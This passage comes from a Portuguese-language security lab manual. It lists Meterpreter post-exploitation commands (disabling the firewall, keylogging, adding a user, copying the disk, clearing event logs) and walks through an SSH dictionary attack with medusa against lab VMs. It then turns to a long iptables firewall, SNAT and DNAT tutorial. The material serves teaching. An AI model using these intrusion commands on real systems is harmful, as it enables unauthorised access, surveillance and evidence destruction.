Desativando firewall	<pre>meterpreter > shell C:\Windows\System32> netsh firewall set opmode disable C:\Windows\System32> exit</pre>
Capturando tela	<pre>meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espira meterpreter > screenshot meterpreter > screengrab</pre>

Figura 24: Comandos do *meterpreter*, parte 1

Ativando keylogger	<pre>meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop</pre>
Enumerando informações	<pre>meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool</pre>
Injetando informações nos arquivos de hosts do Windows	<pre>meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts</pre>
Realizando varredura na rede do alvo	<pre>meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO></pre>
Criando usuário	<pre>meterpreter > shell C:\\Windows\\System32> net user marcos changeme /add C:\\Windows\\System32> net user C:\\Windows\\System32> exit</pre>
Baixando o HD da máquina alvo	<pre>meterpreter > download -r c:\\\</pre>
Enviando arquivo para o alvo	<pre>meterpreter > upload /root/tcpdump.exe c:\\\\windows\\\\System32 meterpreter > shell meterpreter > tcpdump -w saida.pcap meterpreter > ps meterpreter > kill NUMERO_PROCESSO meterpreter > download c:\\\\saida.pcap</pre>
Apagando rastro	<pre>meterpreter > clearev</pre>

Figura 25: Comandos do meterpreter, parte 2

7) Realizando um ataque de dicionário com o medusa



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

- Vamos realizar um ataque de força bruta ao serviço SSH utilizando o **medusa**. Na máquina *FWGW1-G*, crie um usuário chamado **marcelo** com a senha **123456** e outro chamado **marco** com a senha **abacate**. Depois, ainda na máquina alvo, monitore o arquivo de log **/var/log/auth.log** por tentativas de login.

```
# hostname
FWGW1-A

# useradd -m marcelo ; echo 'marcelo:123456' | chpasswd
# useradd -m marco ; echo 'marco:abacate' | chpasswd

# tail -f -n0 /var/log/auth.log
```

2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.

```
# hostname  
kali  
  
# nc 172.16.1.1 22  
SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1
```

3. Agora, crie dois arquivos — um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.

```
# pwd  
/root  
  
# cat users.txt  
root  
marcelo  
marco  
silva  
  
# cat passwords.txt  
rnpesr  
123456  
abacate  
framboesa
```

4. Finalmente, use o comando `medusa` para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

```
# medusa -M ssh -m BANNER:SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u1 -h 172.16.1.1 -U  
users.txt -P passwords.txt | grep 'SUCCESS'  
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marcelo Password: 123456 [SUCCESS]  
ACCOUNT FOUND: [ssh] Host: 172.16.1.1 User: marco Password: abacate [SUCCESS]
```

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o `medusa` realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?

Sessão 5: Firewall



As atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções apontadas pelo enunciado dos exercícios.

1) Trabalhando com *chains* no *iptables*

O Netfilter é um *framework* provido pelo kernel Linux que permite que várias operações relacionadas à rede sejam implementadas através de *handlers* customizados. Ele provê diversas funções e operações que permitem filtragem de pacotes, tradução de endereços de rede e portas, bem como a capacidade de proibir que pacotes cheguem a pontos sensíveis da rede.

O *iptables* é a ferramenta em espaço de usuário que permite a gerência do Netfilter. Há vários conceitos centrais ao *iptables*, como:

- Tabelas:
 - *Filter*: filtragem de pacotes.
 - *NAT*: tradução de endereços.
 - *Mangle*: marcação de pacotes e QoS.
- Chains:
 - INPUT: entrada no firewall propriamente dito.
 - OUTPUT: saída do firewall propriamente dito.
 - FORWARD: passagem através do firewall.
 - PREROUTING: decisões pré-roteamento; presente apenas nas tables *NAT* e *Mangle*.
 - POSTROUTING: decisões pós-roteamento; presente apenas nas tables *NAT* e *Mangle*.
- Alvos:
 - ACCEPT: aceita o pacote.
 - DROP: descarta o pacote sem informar o remetente.
 - REJECT: rejeita o pacote e notifica o remetente.
 - LOG: loga o pacote nos registros do *iptables*.
- Manipulação de regras:
 - A: adiciona a regra ao final da *chain* (*append*).
 - I: insere a regra no começo da *chain* (*insert*).
 - D: apaga a regra (*delete*).
 - L: listas as regras de uma dada *chain* (*list*).
 - P: ajusta a política padrão de uma *chain* (*policy*).
 - F: apaga todas as regras da *chain* (*flush*).
- Padrões de casamento:

- -s: IP de origem do pacote.
 - -d: IP de destino do pacote.
 - -i: interface de entrada.
 - -o: interface de saída.
 - -p: protocolo, que pode ser dos tipos TCP, UDP e ICMP.
- Módulos adicionais para casamento de pacotes (*extended packet matching modules*) podem ser habilitados com a opção -m ou --match. Destacamos:
 - **conntrack**: quando habilitado, permite acesso ao controle de estados de conexões; normalmente invocado por -m conntrack --ctstate ou para um *subset* de suas funções, -m state --state. Estados válidos incluem INVALID, NEW, ESTABLISHED, RELATED e UNTRACKED.
 - **icmp**: possibilita filtrar tipos específicos de ICMP, via flag --icmp-type.
 - **mac**: possibilita filtragem por endereço físico de origem, via flag --mac-source.
 - **multiport**: permite especificação de até 15 portas dentro de uma mesma regra, separadas por vírgula, ou um *range* com a sintaxe **porta:porta**. Pode-se especificar portas de origem (--sports), destino (--dports) ou ambas (--ports).
 - **tcp**: habilita as opções --source-port (ou --sport), --destination-port (ou --dport), --tcp -flags (flags válidas: SYN, ACK, FIN, RST, URG, PSH, ALL e NONE), --syn e --tcp-option para pacotes TCP.
 - **udp**: habilita as opções --source-port (ou --sport), --destination-port (ou --dport) para pacotes UDP.

1. Primeiro, vamos testar a filtragem simples (*stateless*) no **iptables**. Faça login na máquina FWGW1-G como **root** e mude a política padrão da *chain* OUTPUT para DROP. Em seguida, tente conectar-se à porta 80/HTTP de um host remoto na Internet. É possível?

```
# hostname
FWGW1-A

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open

# iptables -P OUTPUT DROP

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca: forward host lookup failed: Host name lookup failure :
Resource temporarily unavailable
```

2. Agora, crie uma regra na *chain* OUTPUT que permita a saída de pacotes na porta 80/HTTP (não se esqueça também de permitir consultas DNS à porta 53/UDP, se estiver utilizando um nome e não um endereço IP) e tente conectar-se novamente. Qual o resultado?

```
# iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
# iptables -A OUTPUT -p udp --dport 53 -j ACCEPT

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

3. Mude a política padrão da *chain* INPUT também para DROP. Ainda é possível conectar-se?

```
# iptables -P INPUT DROP

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
Host name lookup failure
```

Apesar de o resultado parecer o mesmo obtido anteriormente, há uma diferença substancial— as requisições DNS/HTTP estão sendo enviado com sucesso, porém a resposta de retorno está sendo bloqueada. Rode o `tcpdump` em outra sessão e monitore a interface de rede de saída (`eth0`), enquanto o comando `nc` acima é executado. A requisição DNS é enviada e sua resposta retorna, porém é descartada pelo kernel.

```
# tcpdump -i eth0 -n src 192.168.1.203 or dst 192.168.1.203
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:52:28.135864 IP 192.168.1.203.33147 > 8.8.8.53: 48302+ A?
obsd3.srv.ualberta.ca. (39)
21:52:28.215508 IP 8.8.8.53 > 192.168.1.203.33147: 48302 1/0/0 A 129.128.5.194
(55)
```

4. Finalmente, crie uma regra apropriada na *chain* INPUT e teste o sucesso na conexão HTTP.

```
# iptables -A INPUT -p tcp --sport 80 -j ACCEPT
# iptables -A INPUT -p udp --sport 53 -j ACCEPT

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

Note que devemos usar `--sport` (*source port*) ao invés de `--dport` (*destination port*), como feito anteriormente na regra da *chain* OUTPUT.

2) Firewall stateful

Não é conveniente nem manutenível criar regras como fizemos na atividade (1)— para cada regra de saída, ter que existir uma regra de entrada correspondente. Podemos usar a capacidade do `iptables` de monitorar estados de conexões a nosso favor, já que ele é um firewall *stateful*.

1. Remova as regras da *chain* INPUT. Em seguida crie uma regra genérica que permita que

conexões estabelecidas sejam autorizadas através do firewall. Em seguida, tente estabelecer uma conexão HTTP. Foi possível?

```
# iptables -F INPUT

# iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT

# iptables -L
Chain INPUT (policy DROP)
target     prot opt source          destination
ACCEPT    all   --  anywhere        anywhere          state ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source          destination

Chain OUTPUT (policy DROP)
target     prot opt source          destination
ACCEPT    tcp  --  anywhere        anywhere          tcp dpt:http
ACCEPT    udp  --  anywhere        anywhere          udp dpt:domain

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2. Qual seria, então, a diferença entre filtros de pacotes *stateless* e *stateful*?

3) Configurando o firewall *FWGW1-G*: tabela *filter*

A partir desta atividade o roteiro está dividido em duas grandes partes. Na primeira, o aluno programará um controle de pacotes para permitir a comunicação entre os *hosts* descritos na topologia do laboratório. Na segunda parte, programará a tradução de pacotes. Se precisar, retorne à imagem constante da atividade (2) da sessão 1 — Configuração preliminar das máquinas.

A tabela a seguir mostra uma listagem com a descrição dos serviços a serem disponibilizados pelos servidores da DMZ, cuja permissão de acesso será configurada nas atividades a seguir.

Tabela 7. Serviços de rede disponíveis na DMZ

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	SSH	TCP	22	Serviço de login remoto
LinServer-G	Postfix	TCP	25	Servidor de mensagens
LinServer-G	Apache	TCP	80	Servidor de páginas web
LinServer-G	Courier	TCP	110	Servidor POP3
LinServer-G	PostgreSQL	TCP	5432	Servidor de banco de dados

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	Bind	UDP	53	Servidor DNS
LinServer-G	NTP	UDP	123	Servidor de hora
WinServer-G	FTP	TCP	21	Servidor de arquivos
WinServer-G	IIS	TCP	80	Servidor de páginas web
WinServer-G	IIS	TCP	443	Servidor de páginas web
WinServer-G	RDP	TCP	3389	Serviço de conexão remota
WinServer-G	NTP	UDP	123	Servidor de hora

A realização desta atividade é fundamental para a realização das demais atividades deste curso. A política de filtro de pacotes será a mais restritiva possível, permitindo somente as conexões previamente definidas no firewall. Dessa forma, a política padrão é negar todos os pacotes que chegarem, saírem e/ou travessarem o firewall.

A cada item será necessário verificar a configuração corrente do firewall. Para listar as regras das tabelas *input* e *nat* do firewall, respectivamente, use os comandos:

```
# iptables -L -vn
# iptables -t nat -L -vn
```

Caso cometa um erro, você pode apagar todas as regras das tabelas *input* e *nat* do firewall, respectivamente, com os comandos:

```
# iptables -F
# iptables -t nat -F
```

Use o comando `tcpdump` para testar o funcionamento de suas regras.

1) Configuração preliminar

- O primeiro passo, antes de mesmo começar a mexer no firewall, é ter uma maneira de gravar suas regras. Iremos instalar o pacote `iptables-persistent` para atingir esse objetivo; mas, antes de começar, garanta que seu firewall não possui regras e que as políticas de entrada/saída são permissivas:

```
# iptables -P INPUT ACCEPT
# iptables -P OUTPUT ACCEPT
# iptables -F

# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source          destination

Chain FORWARD (policy ACCEPT)
target     prot opt source          destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
```

2. Agora, instale o pacote `iptables-persistent` para tornar suas configurações de firewall permanentes mesmo após o `reboot` da máquina.

```
# apt-get install iptables-persistent
```

Na instalação do pacote, quando perguntado, responda:

Tabela 8. Configurações do `iptables-persistent`

Pergunta	Resposta
Salvar as regras IPv4 atuais?	Sim
Salvar as regras IPv6 atuais?	Sim

3. Isso feito, basta dar início ao processo de configuração do firewall. Ao inserir um conjunto de regras com as quais você esteja satisfeito, é possível gravá-las de forma fácil com o comando:

```
# iptables-save > /etc/iptables/rules.v4
```

4. Se cometer qualquer erro durante o processo de configuração, você pode recarregar o conjunto de regras salvo no arquivo `/etc/iptables/rules.v4` com o comando:

```
# systemctl restart netfilter-persistent.service
```

2) Configuração do acesso ao firewall

Vamos primeiramente permitir acesso administrativo ao firewall por SSH, bem como pacotes ICMP para testes de conectividades.

1. Primeiro, torne as políticas do firewall restritivas, ajustando a política das *chains* INPUT e FORWARD para DROP.

```
# iptables -P INPUT DROP  
# iptables -P FORWARD DROP
```

2. Teste o funcionamento do firewall. Na máquina *LinServer*, por exemplo, tente enviar um pacote ICMP para a máquina *FWGW1-G*.

```
$ hostname  
LinServer-A  
  
$ ping -c1 172.16.1.1  
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.  
  
--- 172.16.1.1 ping statistics ---  
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

3. Agora, adicione as seguintes regras ao firewall:

- Permita todo o tráfego na interface *loopback*, e rejeitar qualquer pacote vindo da rede 127.0.0.0/8 que não seja para a interface **lo** com **icmp-port-unreachable**
- Permita conexões destinadas ao firewall (*chain INPUT*) cujo estado seja relacionado ou estabelecido.
- Permita gerência via **ssh** do firewall *FWGW1-G* a partir de máquinas da Intranet.
- Permita que pacotes ICMP oriundos das redes DMZ/Intranet cheguem ao firewall *FWGW1-G*.

```
# iptables -A INPUT -i lo -j ACCEPT  
# iptables -A INPUT -d 127.0.0.0/8 -i '!lo' -j REJECT --reject-with icmp-port-unreachable  
# iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT  
# iptables -A INPUT -s 10.1.1.0/24 -p tcp -m tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT  
# iptables -A INPUT -s 172.16.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT  
# iptables -A INPUT -s 10.1.1.0/24 -p icmp -m icmp --icmp-type any -j ACCEPT
```

4. Realize o teste de conexão do passo (2) novamente, e verifique que suas configurações funcionaram.

```
$ hostname  
LinServer-A  
  
$ ping -c1 172.16.1.1  
PING 172.16.1.1 (172.16.1.1) 56(84) bytes of data.  
64 bytes from 172.16.1.1: icmp_seq=1 ttl=64 time=0.235 ms  
  
--- 172.16.1.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.235/0.235/0.235/0.000 ms
```

5. Se quiser, use o PuTTY (<https://www.putty.org/>) ou Cygwin (<http://www.cygwin.com/>), nas máquinas *WinClient-G* ou sua máquina física, para conectar-se à máquina *FWGW1-G* e testar sua configuração.

Abaixo, temos um exemplo de conexão a partir da máquina física usando Cygwin/x64 para o host *FWGW1-G*, via SSH.

```
fbs@LOCAL-PC ~  
$ uname  
CYGWIN_NT-10.0  
  
fbs@LOCAL-PC ~  
$ ssh aluno@10.1.1.1  
No mail.  
Last login: Sun Aug 19 22:30:33 2018 from 10.1.1.254  
  
$ whoami  
aluno  
  
$ hostname  
FWGW1-A
```

3) Configuração do acesso Intranet > DMZ

Agora, vamos configurar o firewall para permitir pacotes originados na Intranet que atravessem o firewall com destino aos serviços da DMZ. Verifique a lista de serviços a serem permitidos na tabela 7 — "Serviços de rede disponíveis na DMZ".

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que os serviços da tabela referenciada acima possam ser acessados a partir da Intranet.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p tcp -m multiport --dports 22,25,80,110,5432 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j ACCEPT
```

```
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p tcp -m multiport --dports 21,80,443,3389 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
```

2. Teste sua configuração acessando o servidor web IIS instalado na máquina *WinServer-G*, e acessando-o a partir da máquina *WinClient-G*.



Figura 26: Acesso da Intranet para a DMZ

4) Configuração do acesso DMZ/Intranet > Internet

Agora, vamos configurar o acesso da DMZ e Intranet para a Internet. Para isso, teremos que permitir que pacotes originados nessas redes atravessem o firewall via interface de rede *outbound*.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que as redes DMZ e Intranet possam acessar qualquer serviço na Internet, via quaisquer protocolos.

```
# hostname
FWGW1-A
```

```
# iptables -A FORWARD -s 172.16.1.0/24 -o eth0 -j ACCEPT
# iptables -A FORWARD -s 10.1.1.0/24 -o eth0 -j ACCEPT
```

2. Teste sua configuração acessando uma página da Internet a partir da máquina *LinServer-G*.

```
$ hostname
LinServer-A
```

```
$ nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

5) Configuração do acesso Internet > DMZ

Finalmente, o último passo é permitir que requisições vindas da Internet possam acessar alguns serviços publicados pela DMZ.

Como dois serviços das máquinas *LinServer-G* e *WinServer-G* operam nas mesmas portas (80/TCP e 123/UDP), teremos que fazer uma técnica de PAT (*port address translation*) para que ambos possam ser atingidos. O primeiro passo será feito aqui, nas regras da *chain FORWARD*; na próxima atividade, em que configuraremos o DNAT, será realizada a parte de tradução de portas.

Tabela 9. Serviços publicados pela DMZ para a Internet

Servidor	Serviço	Protocolo	Porta do serviço	Porta Internet
LinServer-G	Postfix	TCP	25	25
LinServer-G	Apache	TCP	80	80
LinServer-G	Courier	TCP	110	110
LinServer-G	Bind	UDP	53	53
LinServer-G	NTP	UDP	123	123
WinServer-G	FTP	TCP	21	21
WinServer-G	IIS	TCP	80	8080
WinServer-G	IIS	TCP	443	443
WinServer-G	NTP	UDP	123	8123

O teste deste configuração será feito na próxima atividade, em que configuraremos o NAT.



As regras de DNAT que inseriremos na atividade a seguir entrarão na *chain PREROUTING*, ou pré-roteamento. Isso significa dizer que os números de porta Internet mostrados acima serão traduzidos para os números das portas de serviço **ANTES** que as regras da *chain FORWARD* sejam processadas.

Tenha isso em mente ao decidir quais números de porta utilizar nas regras de repasse deste exercício.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que a Internet consiga acessar os serviços publicados pelas máquinas da DMZ, de acordo com as especificações acima.

```
# hostname  
FWGW1-A
```

```
# iptables -A FORWARD -i eth0 -d 172.16.1.10/32 -p tcp -m multiport --dports 25,80,110 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.10/32 -p udp -m multiport --dports 53,123 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.20/32 -p tcp -m multiport --dports 21,80,443 -j ACCEPT  
# iptables -A FORWARD -i eth0 -d 172.16.1.20/32 -p udp -m multiport --dports 123 -j ACCEPT
```

Como a tradução dos números de porta já terá sido realizado quando as regras acima forem processadas, devemos utilizar os números de porta internos (ou de serviço, de acordo com a tabela) na configuração das regras de *forward*.

4) Configurando o firewall FWGW1-G: tabela nat

O principal objetivo desta atividade é demonstrar o entendimento do funcionamento dos tipos de NAT e aplicá-los em uma simulação de caso real.

Utilizando os conceitos aprendidos, será necessário configurar o NAT no firewall *FWGW1-G* para permitir que as máquinas da rede local e da DMZ consigam acessar a Internet. Também será necessária a configuração do NAT para publicação dos serviços da DMZ para a Internet.

1) Configuração do SNAT: DMZ/Intranet > Internet

1. Antes de configurar o SNAT para acesso DMZ/Intranet > Internet, será necessário remover a configuração de *masquerading* preexistente, que fizemos na sessão 1. Edite o arquivo `/etc/rc.local` e remova ou comente a linha:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
# sed -i 's/^(iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE)/#\1/' /etc/rc.local
```

2. Da mesma forma, remova essa regra do firewall, já que configuraremos outras regras, mais específicas, em seu lugar a seguir.

```
# iptables -t nat -L POSTROUTING -vn --line-number
Chain POSTROUTING (policy ACCEPT 2 packets, 104 bytes)
num  pkts bytes target     prot opt in      out      source
destination
1      70  5922 MASQUERADE  all  --  *        eth0    0.0.0.0/0          0.0.0.0/0
```

```
# iptables -t nat -D POSTROUTING 1
```

3. Agora sim, tudo pronto. Insira uma regra no firewall que faça tradução dos endereços das redes DMZ/Intranet via *masquerading*, permitindo assim seu acesso à Internet.

```
# iptables -t nat -A POSTROUTING -s 172.16.1.0/24 -o eth0 -j MASQUERADE
# iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
```

4. Teste sua configuração. Acesse, por exemplo, a máquina *LinServer-G* e tente acessar um site na Internet.

```
# hostname
LinServer-A

# nc -z -w5 -v obsd3.srv.ualberta.ca 80
obsd3.srv.ualberta.ca [129.128.5.194] 80 (http) open
```

2) Configuração do DNAT: Internet > DMZ

1. Agora, vamos configurar o DNAT, que irá permitir acesso pela Internet aos serviços publicados pela DMZ. Comece fazendo as regras para a máquina *LinServer-G*, que não exige PAT.

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport --dports 25,80,110 -j DNAT --to-destination 172.16.1.10
# iptables -t nat -A PREROUTING -i eth0 -p udp -m multiport --dports 53,123 -j DNAT --to-destination 172.16.1.10
```

2. Agora, teste sua configuração. Primeiro, instale o servidor web Apache na máquina *LinServer-G*; a seguir, em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 80/TCP e verifique que de fato é exibida no navegador a página web instalada no *LinServer-G*.

Primeiro, vamos instalar o servidor web Apache na máquina *LinServer-G*:

```
# hostname  
LinServer-A  
  
# apt-get install --no-install-recommends apache2
```

Em seguida, vamos monitorar o log de acesso do Apache, aguardando por conexões:

```
# tail -f -n0 /var/log/apache2/access.log
```

Agora, temos que descobrir o IP público da máquina *FWGW1-G*:

```
# hostname  
FWGW1-A  
  
# ip a s eth0 | grep '^ *inet '  
    inet 192.168.29.103/24 brd 192.168.29.255 scope global eth0
```

Finalmente, vamos acessar esse IP na porta 80 a partir da máquina física:




Figura 27: Teste DNAT do acesso Internet > LinServer

Voltando ao monitoramento do log de acessos do Apache na máquina *LinServer-G*, vemos que o acesso de fato se concretizou:

```
# hostname
LinServer-A

# tail -f -n0 /var/log/apache2/access.log
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET / HTTP/1.1" 200 3380 "-"
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/68.0.3440.106 Safari/537.36"
192.168.29.102 - - [25/Aug/2018:15:19:57 -0400] "GET /icons/openlogo-75.png
HTTP/1.1" 200 6040 "http://192.168.29.103/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36"
```

3. Faça o mesmo processo para a configuração do DNAT da máquina *WinServer-G*. Atente-se para o fato de que duas portas internas, 80/TCP e 123/UDP, serão acessadas através das portas externas 8080/TCP e 8123/UDP respectivamente. Configure o PAT de acordo.

```
# iptables -t nat -A PREROUTING -i eth0 -p tcp -m multiport --dports 21,443 -j DNAT --to-destination 172.16.1.20
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 8080 -j DNAT --to-destination 172.16.1.20:80
# iptables -t nat -A PREROUTING -i eth0 -p udp --dport 8123 -j DNAT --to-destination 172.16.1.20:123
```

4. Teste sua configuração. Em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 8080/TCP e verifique que de fato é exibida no navegador a página web do servidor IIS instalada na máquina *WinServer-G*.

Utilizando o mesmo IP público descoberto anteriormente, basta acessá-lo na porta 8080 como solicitado:

